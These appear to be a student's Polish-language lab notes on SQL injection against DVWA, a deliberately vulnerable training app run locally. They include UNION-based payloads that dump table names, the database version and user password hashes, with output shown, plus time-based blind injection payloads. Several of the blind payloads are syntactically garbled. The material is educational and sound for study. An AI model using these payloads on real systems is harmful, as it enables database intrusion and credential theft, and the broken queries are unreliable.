Ta tabela information.schema.tables zawiera informacje jakie sa tabele w naszej bazie

To zapytanie wyglada w ten sposob:

```
// SELECT vulnerable
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Tylko tu gdzie \$id zostaje wpisane to: ' UNION SELECT table\_name FROM information.schema.tables #

Blad - Najczesciej chodzi o to, ze w pierwszym zapytaniu jest wiecej kolumn niz w drugim

W pierszym jest first\_name, last\_name a w drugim tylko table\_name, musimy pobierac dwie kolumny tez, czyli dodamy sobie NULL

The used SELECT statements have a different number of columns

## Vulnerability: SQL Injection

```
User ID:  Submit  
ID: 'UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
ID: 'UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
ID: 'UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
ID: 'UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
ID: 'UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

'UNION SELECT user, password FROM users #

Udalo sie z bazy pobrac haslo uzytkownika (to jakis hash ale sie udalo!)

---

A tu nam wszystko wyswietli o tabeli: (jez to dzialalo, mi to nie dziala xD)

'UNION SELECT table\_name, NULL FROM information\_schema.tables #

## Vulnerability: SQL Injection

```
User ID:  Submit  
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables #  
First name: guestbook  
Surname:  
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables #  
First name: users  
Surname:  
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables #  
First name: ALL_PLUGINS  
Surname:  
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables #  
First name: APPLICABLE_ROLES  
Surname:  
ID: ' UNION SELECT table_name, NULL FROM information_schema.tables #  
First name: CHARACTER_SETS  
Surname:
```

Kolejny payload: ' UNION SELECT version(), database() FROM users #

Nie wiem mi to tez nie dziala aalee...:

```
User ID:  Submit  
ID: ' UNION SELECT version(), database() FROM users #  
First name: 10.1.26-MariaDB-0+deb9u1  
Surname: [www]
```

## Komus działa

### Zadanie 9.6

Chcemy wykorzystać atak Time Based SQL Injection:

- 9.6 Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia : docker run -dp 9096:80 mazurkatarzyna/dvwa-v110. Po uruchomieniu serwer działa na porcie 9096, sprawdź w przeglądarce: <http://127.0.0.1:9096>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection.

Na poziomie low security (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na Low. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Wykorzystując podatność Time Based SQL Injection, wydobądź z bazy danych wersję (numer) bazy danych.

Korzystamy z sql injection (Blind) !!

Raz pokazuje ze istnieje raz ze nie: 1 istnieje, 12 nie np.

http://127.0.0.1:9095/vulnerabilities/sql\_injection/?id=12&Submit=Submit#

The screenshot shows the DVWA SQL Injection (Blind) page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection (Blind)". It contains a form with a "User ID:" input field and a "Submit" button. Below the form, an error message in red text reads "User ID is MISSING from the database." To the right of the error message is a "More Information" section with a list of links to external resources about SQL injection. At the bottom of the page, there are links for "View Source" and "View Help". The footer of the page states "Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*".

The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind) (highlighted in green), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection (Blind)". A form contains a "User ID:" input field with "1" and a "Submit" button. Below the form, a red message says "User ID exists in the database." To the right of the form is a "More Information" section with a list of links. At the bottom of the page, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" links at the bottom right. The footer reads "Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*".

Wpisujemy:

1' and sleep(5)#

Widac ze aplikacja czeka, jezeli czeka, to znaczy ze taki uzytkownik istnieje (o id=1)



Mimo tego ze komunikat mowi ze nie istnieje

Okej w takim przypadku chcemy wydobyc wersje bazy danych:

1' AND SUBSTRING()

Bedzimey wycinali znak po znaku z tego co zwroci version() - czy ten wycięty znak bedzie rowny 1 -> bedziemy wiedziec czy sie zaczyna od 1, pozniej zmienimy na 2, bedziemy wiedziec jak bedzie czekala aplikacja, itd. Tak samo jak zgadywalismy haslo, to tak samo wersje teraz bedziemy

```
1' AND if(length(substring(SELECT version()), 1) = 1, sleep(3))#
```

Jak ono bedzie dzialalo?

```
1' AND if(length(substring(1.2.3), 1) = 1, sleep(3))#
```

Nastepnie pobieramy substring (bez podania dlugosci substring zwraca nam w zaleznosci od pozycji na 2 argumencie czyli u nas od 1)

Jesli dlugosc substringa jest rowna 1, to nam sie wykona sleep:

```
1' AND if(length((2,3) = 1, sleep(3))#
```

W momencie gdy teraz sprawdzimy:

```
Ototo: 1' AND if(length(substring(SELECT version()), 1) = 1, sleep(3))#
```

dlugosc wersji bazy danych to nie jest jeden, wiec nic sie nie wykona, jest ona rowna 3 liczbom, wiec

```
1' AND if(length(substring(SELECT version()), 1) = 8, sleep(3))#
```

Trzeba odgadnac jaka jest ta dlugosc wersji, no ale tez mozemy inne zapytanie:

```
1' and if (substr(select version()),1,1) = '5', sleep(5), 1) #
```

```
151 1 1.2.3 = 5
2
3 1' and if (substr(select version()), 1, 1) = '5', sleep(5), 1) #
set
```

Mamy substringa, od pozycji 1 wytnij 1 znak i sprawdz czy wartosc jego jest rowna 5, jesli tak to wykonaj sleep... sprawdzamy: nie, no i trzeba tu podmieniac te wartosci i szukac tego czy to to, ktoro to to

## Do kolokwium: TEMAT PROTOKOL HTTP

Jakie moga byc kody odpowiedzi http, co oznaczaja, jakie moga byc metody HTTP, do czego moga byc potrzebne, jak wygladaja naglowki, naglowek cookie, user agent, co sie dzieje jak serwer zwraca 400, 404, 500, 502, itd.

